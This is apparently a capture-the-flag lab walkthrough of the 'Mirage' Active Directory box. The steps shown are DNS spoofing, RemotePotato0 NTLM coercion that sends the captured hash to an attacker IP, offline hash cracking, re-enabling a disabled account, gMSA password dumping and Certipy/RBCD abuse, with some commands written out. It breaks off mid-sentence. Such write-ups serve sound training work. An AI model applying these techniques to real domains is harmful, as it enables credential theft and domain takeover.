

Info We learn a new 'hostname' and prepare to 'spoof' the 'DNS record' for 'nats-svc.mirage.htb'
Based on the contents of the PDF, we discover the hostname 'nats-svc.mirage.htb'.
To proceed, we likely need to 'forge' a DNS entry and point it to our own 'IP address'.

By doing so, we can launch our own 'NATS server' and intercept or emulate expected behavior to gain a foothold in the environment.
→ The username that Windows will use for automatic logon.
DefaultDomainName = MIRAGE
→ The domain (or computer name) under which the user will be logged on. In this case the domain MIRAGE.
DefaultPassword = (empty)
→ This would normally contain the plaintext password used for AutoLogon if one were configured. In your output the field is empty — meaning there is no plaintext password stored in this registry key at the moment.
Note: an empty field does not automatically mean the system is fully safe — the password could be stored or used elsewhere by other mechanisms.
AutoAdminLogon = 1
→ Windows is configured to automatically sign in the user above at boot. 1 = enabled, 0 = disabled.
We check whether Explorer is running
Get-Process explorer -ErrorAction SilentlyContinue
Info The fact that explorer is running with SI = 1 indicates there is an interactive (console) session on this host. Combined with AutoAdminLogon = 1, it’s highly likely that mark.bbond is currently interactively logged in — exactly the condition that RemotePotato / OXID coercion would abuse.
However, we cannot confirm which user owns the explorer process from your current session — determining the process owner requires elevated (Administrator) privileges.

When a COM object is unmarshalled in Session 0, Windows may query the OXID resolver and perform outbound RPC/NTLM authentication using the security context of the machine’s “first interactive user.” If AutoAdminLogon=1 and mark.bbond was automatically signed in at boot, that account becomes the interactive context many COM servers use — even if it is not an administrator.

RemotePotato0 exploits this by forcing a vulnerable COM server to unmarshal a crafted IStorage object that points to an attacker-controlled OXID resolver. The server requests RPC bindings, connects back to the attacker’s RPC endpoint and then performs NTLM authentication in the context of the automatically logged-in user (mark.bbond). The attacker captures that NTLM response and can immediately relay or reuse it to access network services as that user. In short: AutoAdminLogon alone (non-admin included) makes a specific user context available to COM/OXID coercion, and RemotePotato0 turns that context into a relayable NTLM response.
We forward local port 135 to remote 10.10.11.78:9999
m 2: Module 2 - RPC capture (hash) server + potato trigger
x 10.10.16.xx: Your attacker IP where the RPC traffic is sent
p 9999: Port for the RogueOxidResolver
s 1: Session ID 1 - targets the user session we identified with Get-Process explorer
Session ID 1 refers to the active user desktop session where we saw Explorer.exe running, indicating an logged-in user that we want to capture credentials from.
The tool will:
Trigger DCOM activation in session 1
Capture NTLM authentication via RPC relay
Send the intercepted hash to your listener

We crack the NTLMV2 Hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash.mark.b
We got the PW 1day@atime
Lateral Movement


On our bloodhound output we got the information that The account javier.mmarshall is currently disabled
We query domain user account details for javier.mmarshall
net user javier.mmarshall /domain
Important
The domain account javier.mmarshall is currently disabled (Account active: No) and has no allowed logon hours (Logon hours allowed: None).
This means the user cannot sign in at any time — the account is fully blocked from authentication, even if re-enabled, until logon hours are changed.
Info We reactivate the account'and clone the logon hours for javier.mmarshall using mark.bbond’s credentials from the Evil-WinRM PowerShell session as nathan.aadam


Since mark.bbond is a member of the IT_Support group, he likely has sufficient permissions to reset the password and enable the account as part of delegated helpdesk rights
We enable the javier.mmarshall account and clone logon hours from mark.bbond
We set the Kerberos ticket cache for javier.mmarshall using export KRB5CCNAME
export KRB5CCNAME=javier.mmarshall.ccache

We dump gMSA passwords from the domain mirage.htb using gMSADumper.py
gMSADumper.py -k -d mirage.htb -l dc01.mirage.htb
We obtained the NTLM hash of the Mirage-Service$ account,
Which is a computer account




Info We leveraged the 'Mirage-Service$' account to update the altSecurityIdentities of 'mark.bbond' via Certipy, enabling certificate-based authentication. After requesting a certificate using the 'User' template with Kerberos authentication, we authenticated as 'mark.bbond' using the generated PFX and accessed the LDAP shell. From there, we configured Resource-Based Constrained Delegation (RBCD), granting 'mark.bbond' the right to impersonate users on DC01.mirage.htb. As a result, 